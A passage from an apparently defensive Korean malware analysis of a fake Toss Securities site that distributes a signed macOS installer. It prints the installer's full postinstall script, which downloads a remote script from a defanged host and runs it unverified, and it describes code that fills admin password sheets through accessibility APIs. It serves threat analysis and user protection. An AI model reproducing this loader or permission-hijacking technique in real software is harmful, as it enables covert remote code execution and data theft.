| 12 | 전 안티 바이러스 미탐지 | VirusTotal 조회 | 0 / 61 |
| 13 | 디버거 부착 차단 (안티디버깅) | 바이너리 역어셈블 | ptrace(PT_DENY_ATTACH) |
| 14 | 권한 승인 자동화 명령 인터페이스 | 문자열, 심볼 추출 | grantPrivacyPermissions, IpcServer |
| 15 | 인증 시트 암호 자동 입력 코드 | 문자열 추출 | password field remained empty after retries |
| 16 | 비공개 API (가상 디스플레이) 사용 | 문자열 추출 | CGVirtualDisplay creation failed |
| 17 | App Sandbox 미적용 | codesign --entitlements | 샌드박스 엔타이틀먼트 없음 |
3. 유입 경로
3.1 도메인 정보
| 항목 | 값 |
|---|---|
| 배포 호스트 | tos[.]sinvest-land[.]com |
| 상위 도메인 | sinvest-land[.]com |
| 도메인 등록 | 2026-09-01 11:58 UTC |
| 등록대행 | Global Domain Group LLC |
| 네임서버 | aragorn[.]ns[.]cloudflare[.]com, lina[.]ns[.]cloudflare[.]com (Cloudflare) |
| TLS 인증서 | CN=sinvest-land[.]com, 발급자 Google Trust Services (WE1) |
| 인증서 발급 | 2026-09-01 12:46 UTC (도메인 등록 후 48분) |
| 인증서 만료 | 2026-11-30 13:44 UTC |
| VirusTotal | 0 악성 / 89 엔진 |
| 현재 상태 | 2026-09-09 기준 HTTP 응답 없음 (타임아웃) |
정식 서비스와 대조하면 다음과 같습니다.
| 구분 | 도메인 | 접속 IP |
|---|---|---|
| 사칭 사이트 | sinvest-land[.]com | 104.21.41.163, 172.67.148.59 (Cloudflare) |
| 토스증권 정식 | tossinvest[.]com | 13.225.134.x (별개 인프라) |
3.2 사칭 사이트 구성 (확보한 화면 기준)
사칭 사이트는 토스증권 회사 소개 페이지를 복제하고 다운로드 유도 부분만 바꿔 넣은 형태입니다. 내비게이션 항목(모두를 위한 투자, 장점, 실시간 시세 알림, 내 자산의 안전, 투자), 우측 상단 언어 선택 아이콘, 하단 문의하기가 원본과 같습니다.
| 구분 | 요소 |
|---|---|
| 원본 그대로 | 로고, 색상, 타이포, 내비게이션 5개 항목, 언어 선택 아이콘, 문의하기 |
| 공격자 변경, 추가 | 앱 다운로드 버튼이 .pkg로 직결, 카운트다운 타이머, 5,000 Toss Points와 최대 50만원 미끼, 3단계 설치 모달 |
첫 화면은 다음과 같습니다.
- 상단에 카운트다운 타이머(확인 시점
22시간 46분 48초)를 두고 즉시 행동을 압박 - 문구: "투자의 힘, 새로운 데스크톱 앱을 통해 이제 누구나 이용할 수 있습니다"
- 미끼: "첫 로그인 시 Toss 포인트 5,000점 보장, 최대 500,000원의 투자 혜택 추가 제공"

그림 4. 사칭 사이트 첫 화면
3.3 3단계 설치 안내
1단계: "설치 프로그램 열기"
"브라우저 창 오른쪽 상단의 다운로드 목록에서 .pkg 설치 파일을 여세요."
"macOS에서 차단되었나요? 파일을 마우스 오른쪽 버튼으로 클릭하고 Open을 선택하거나 System Settings → Privacy & Security로 이동하여 Open Anyway를 클릭하세요."

그림 5. 1단계 모달
Gatekeeper는 내려받은 프로그램을 처음 열 때 개발자 서명과 Apple 공증을 검증하고, 유효하지 않으면 실행을 막는 macOS 기본 기능입니다. 사용자가 직접 예외를 승인하면 차단이 풀립니다.
이 파일은 유포 당시 유효한 Developer ID 서명과 공증을 갖고 있었습니다. 그래서 Gatekeeper가 차단하지 않았습니다. 지금은 인증서와 공증이 폐기되어 열면 차단됩니다.
그런데도 사이트가 우회 절차를 안내한 이유는 1단계 모달 문구에서 짐작할 수 있습니다. "macOS에서 차단되었나요?"라는 조건문입니다. 공증이 폐기된 뒤거나 공증 확인이 안 되는 환경에서도 설치를 끝까지 진행시키려는 대비로 보입니다.
결과적으로 이 캠페인은 안티 바이러스(0/61), 도메인 평판(0/89), Gatekeeper를 모두 통과한 상태로 유포됐습니다.
2단계: "권한을 허용하려면 Continue 클릭"
"Continue를 클릭한 다음 Install을 클릭하세요. Mac 암호를 입력하거나 Touch ID를 사용하라는 메시지가 표시될 수 있습니다."

그림 6. 2단계 모달
암호나 Touch ID를 요구할 수 있다고 미리 안내해 관리자 인증 창이 나타나도 자연스럽게 받아들이도록 유도합니다.
3단계: 사이트에서 화면을 제공하지 않습니다.
3.4 사용된 사회공학 기법
| 기법 | 내용 |
|---|---|
| 브랜드 사칭 | 실존 금융사(토스증권)의 상호, 로고, UI 복제 |
| 플랫폼 신뢰 이용 | Meta 광고 심사를 통과한 유료 광고로 노출 |
| 언론 보도 위장 | 실존 매체 명의와 기사 형식 광고 이미지. 가상자산 매체 (유형 B), 신문사 The Korea Herald (유형 C) |
| 랜딩 도메인 순환 | 광고마다 다른 도메인 사용. tos[.]sinvest-land[.]com, fine[.]coreviia[.]site |
| 표시 도메인 위장 | 광고 카드에 공식 도메인 TOSSINVEST[.]COM 표시 |
| 금전적 미끼 | Toss 포인트 5,000점, 최대 500,000원 혜택 |
| 시간 압박 | 카운트다운 타이머로 검증할 여유를 없앰 |
| 보안 경고 무력화 | 차단 발생 시 "Open Anyway" 우회 방법 안내 |
| 권한 요구 정상화 | 암호와 Touch ID 요구를 미리 알려 의심을 없앰 |
| 절차 안내 | 3단계 모달로 설치 완주율을 높임 |
| 신뢰 확보 | 정상 TLS 인증서(자물쇠 표시) 사용 |
3.5 이용자 식별 요령
아래 중 하나라도 해당하면 사칭 사이트로 봐야 합니다.
- 주소가 토스증권 공식 도메인이 아닙니다. 주소창을 직접 확인해야 합니다.
- 광고 카드에 공식 도메인이 보여도 안전하지 않습니다. 표시 링크는 실제 목적지와 다르게 입력할 수 있습니다. 앱은 광고 링크가 아니라 공식 사이트나 App Store에 주소를 직접 입력해서 받아야 합니다.
- macOS 보안 차단을 우회하라고 안내합니다. 정상적인 기업은 이런 안내를 하지 않습니다.
- 카운트다운 타이머로 재촉합니다.
- 설치만 하면 현금성 혜택을 준다고 합니다.
- 자물쇠 표시(HTTPS)는 안전을 보장하지 않습니다. 인증서는 누구나 무료로 발급받을 수 있습니다.
4. 대상 파일
| 항목 | 값 |
|---|---|
| 파일명 | 2026-stable-x64-58.823.4-setup.pkg |
| 크기 | 2,097,176 bytes |
| 형식 | xar archive (macOS Installer Package) |
| 서명 시각 | 2026-08-26 07:50:23 UTC |
| 내부 앱 | Applications/Whitelabel.app |
| 구성 | 항목 37개 (파일 17, 디렉터리 20), postinstall 스크립트 1개 |
| 설치 도메인 | enable_localSystem="false", enable_currentUserHome="true" |
| 설치 인증 | auth="root", Bom 소유자 0/0. 관리자 인증을 거친 후 root 권한으로 사용자 홈에 설치합니다 |
| 지원 아키텍처 | arm64, x86_64 |
| 제작 환경 | InstallCmds-864.12 (25F80) |
5. 상세 분석
5.1 Apple 인증서와 공증
패키지는 유효한 Apple Developer ID로 서명되어 배포됐습니다. 이후 Apple이 인증서와 공증을 폐기했습니다.
$ pkgutil --check-signature 2026-stable-x64-58.823.4-setup.pkg
Status: signed by a developer certificate issued by Apple for distribution
Signed with a trusted timestamp on: 2026-08-26 07:50:23 +0000
  1. Developer ID Installer: Selen AKTURGEN (A64R5W9D7Y)
  2. Developer ID Certification Authority
  3. Apple Root CA

$ spctl -a -vvv -t install 2026-stable-x64-58.823.4-setup.pkg
CSSMERR_TP_CERT_REVOKED

$ spctl -a -vvv -t execute Whitelabel.app
notarization indicates this code has been revoked
Apple이 인증서와 공증을 폐기하는 것은 보통 그 계정으로 배포된 소프트웨어가 악성으로 확인됐을 때 하는 조치입니다.
5.2 postinstall: 검증 없는 외부 코드 실행
.pkg는 파일 복사가 끝나면 postinstall 스크립트를 사용자 개입 없이 실행합니다. 스크립트 전문입니다.
#!/bin/bash
_t=$(mktemp /private/tmp/wp-setup-XXXXXX)
curl -fsSL --max-time 30 --noproxy '*' 'hxxps[://]summitnative[.]com/setup[.]sh' -o "$_t" 2>/dev/null || { rm -f "$_t"; exit 0; }
bash "$_t"
_r=$?
rm -f "$_t" 2>/dev/null
exit $_r
| 코드 | 동작 | 문제점 |
|---|---|---|
mktemp /private/tmp/wp-setup-XXXXXX | 임시 파일 생성 | 매번 파일명이 달라져 이름 기반 탐지가 안 됨 |
curl -fsSL 'hxxps[://]summitnative[.]com/setup[.]sh' | 외부 서버에서 스크립트 다운로드 | 설치 시점에 공격자가 임의 코드를 바꿔 넣을 수 있음 |
--noproxy '*' | 시스템 프록시 설정 무시 | 프록시 로그에 남지 않아 사내 모니터링으로 볼 수 없음 |
bash "$_t" | 받은 스크립트 실행 | 서명, 해시 검증 없이 바로 실행 |
2>/dev/null, exit 0 | 다운로드 실패 시 오류 출력 차단 후 성공 반환 | 스크립트를 받지 못해도 설치는 성공으로 표시됨 |
rm -f "$_t" | 실행 직후 삭제 | 실제 실행된 코드를 나중에 회수할 수 없음 |
설치 중 외부 파일을 내려받아 실행하는 방식 자체는 정상 소프트웨어에서도 사용합니다. 이 파일이 문제인 이유는 배포 과정에 필요한 기본적인 검증 절차가 빠져 있기 때문입니다.
- 받은 코드의 서명과 해시를 검증하지 않고 바로
bash로 실행합니다. - 다운로드 도메인
summitnative[.]com은 토스증권과 무관하고, 제품이나 배포 주체를 알 수 있는 정보가 없습니다. - 시스템 프록시 설정을 무시합니다. 프록시 경유만 허용된 기업 환경에서는 다운로드가 실패합니다. 의도적으로 프록시를 회피해 모니터링 등을 피하기 위한 목적의 설정입니다.
- 스크립트를 받지 못해도 오류를 감추고 설치를 성공으로 처리합니다.
- 실행한 코드를 바로 삭제해 확인 수단을 남기지 않습니다.
postinstall 스크립트 자체에는 악성 행위가 없습니다. 하는 일은 외부 서버에서 코드를 받아 실행하는 것뿐입니다. 악성 행위는 이때 내려오는 코드에 포함될 수 있습니다. 그 코드는 설치 시점마다 바뀔 수 있고, 사용자도 조사자도 무엇이 실행됐는지 확인하기 어렵습니다.
즉, 이 패키지는 공격의 목적이 아니라 수단입니다. 공격자가 원하는 코드를 피해자 기기에 설치하고 실행시키는 기반입니다. Apple 서명과 공증을 갖춘 정상 설치 파일이 그 통로 역할을 합니다. 검증, 고지, 오류 처리를 모두 생략한 이 구조가 악성 판정의 핵심 근거입니다.
5.3 PermissionFlow: 민감 권한 승인 유도와 자동화
앱 번들 리소스에 PermissionFlow_PermissionFlow.bundle이 있습니다. 문자열을 추출한 결과 사용자를 시스템 설정으로 안내하는 UI가 확인됐고, 그 외에 아래 내용이 추가로 확인됐습니다.
(1) 외부 명령을 받는 로컬 서버
IpcServer / IpcHandler / IpcMessage / IpcResponse / IpcError
grantPrivacyPermissions
PrivacyGrantRequest / PrivacyGrantResult / FfiConverterSequenceTypePrivacyService
"IPC socket server listening"
"IPC server must remain responsive while backgrounded"
/tmp/app-client-bridge.sock
앱은 SwiftNIO로 유닉스 도메인 소켓 /tmp/app-client-bridge.sock 서버를 열고 백그라운드에 상주하며 grantPrivacyPermissions 명령을 받습니다. 명령을 보내는 상대 프로세스는 확인하지 못했습니다. 2단계 페이로드가 설치하는 구성 요소로 추정합니다.
(2) 시스템 설정 자동 조작과 암호 입력
com.apple.SystemSettings / com.apple.systempreferences
AXSheet / AXPress / AXFocusedUIElement / AXValue / AXPosition
"password field not found in auth sheet"
"password field remained empty after retries"
"Open dialog did not finish initializing"
"CGEventCreateKeyboardEvent failed" / "CGEventCreateMouseEvent failed"
임포트 심볼에 AXUIElementPerformAction, AXUIElementSetAttributeValue, CGEventCreateKeyboardEvent, CGEventPost, CGEventTapCreate가 있습니다. 시스템 설정을 열고, 권한 목록에 앱을 추가하고, 관리자 인증 창의 암호 필드를 채우고, OK 버튼을 누르는 절차가 코드로 구현되어 있습니다.
(3) 가상 디스플레이
"CGVirtualDisplay creation failed" / "has no display id" / "not ready after ..."
FfiConverterTypeVirtualDisplay / FfiConverterTypeDisplayConfig
CGVirtualDisplay는 Apple이 공개하지 않은 API입니다. 가상 화면을 만들면 위 조작을 사용자 화면 밖에서 수행할 수 있습니다. 이 기능도 IPC로 제어됩니다.
(4) 요구 권한
macOS는 아래 권한을 앱이 스스로 얻을 수 없게 통제합니다. 사용자가 시스템 설정에서 직접 허용해야 합니다.
| 권한 (한국어) | 원문 | 악용 시 영향 |
|---|---|---|
| 전체 디스크 접근 | Full Disk Access | 사용자 문서, 메일, 브라우저 데이터 열람 |
| 화면 기록 | Screen Recording | 창 목록과 제목 열거, 화면 내용 접근 |
| 입력 모니터링 | Input Monitoring | 키 입력 기록 (키로깅) |
| 손쉬운 사용 | Accessibility | 다른 앱 제어, UI 자동 조작 |
| 앱 관리 | App Management | 설치된 앱 변조 |
| 마이크 | Microphone | 음성 녹음 |
| 개발자 도구 | Developer Tools | 디버깅, 계측 도구 사용 허용 |
| Bluetooth / 미디어 | Bluetooth / Media & Apple Music | 주변기기, 미디어 라이브러리 접근 |
(5) 권한 프로브 경로
권한 부여 여부를 확인하려고 읽기를 시도하는 경로입니다.
/Library/Application Support/com.apple.TCC/TCC.db
/private/etc/sudoers
/private/var/db/SystemPolicy
/Library/Safari/Databases
/Library/Messages
/Library/Application Support/com.apple.sharedfilelist
TCC.db는 전체 디스크 접근 권한을 확인할 때 자주 사용됩니다. 그러나 Safari 데이터베이스, 메시지 데이터베이스, 최근 문서 목록은 단순 권한 확인을 위해 접근할 이유가 적으며, 정보 탈취 대상이 될 수 있는 데이터입니다.
(6) 판단
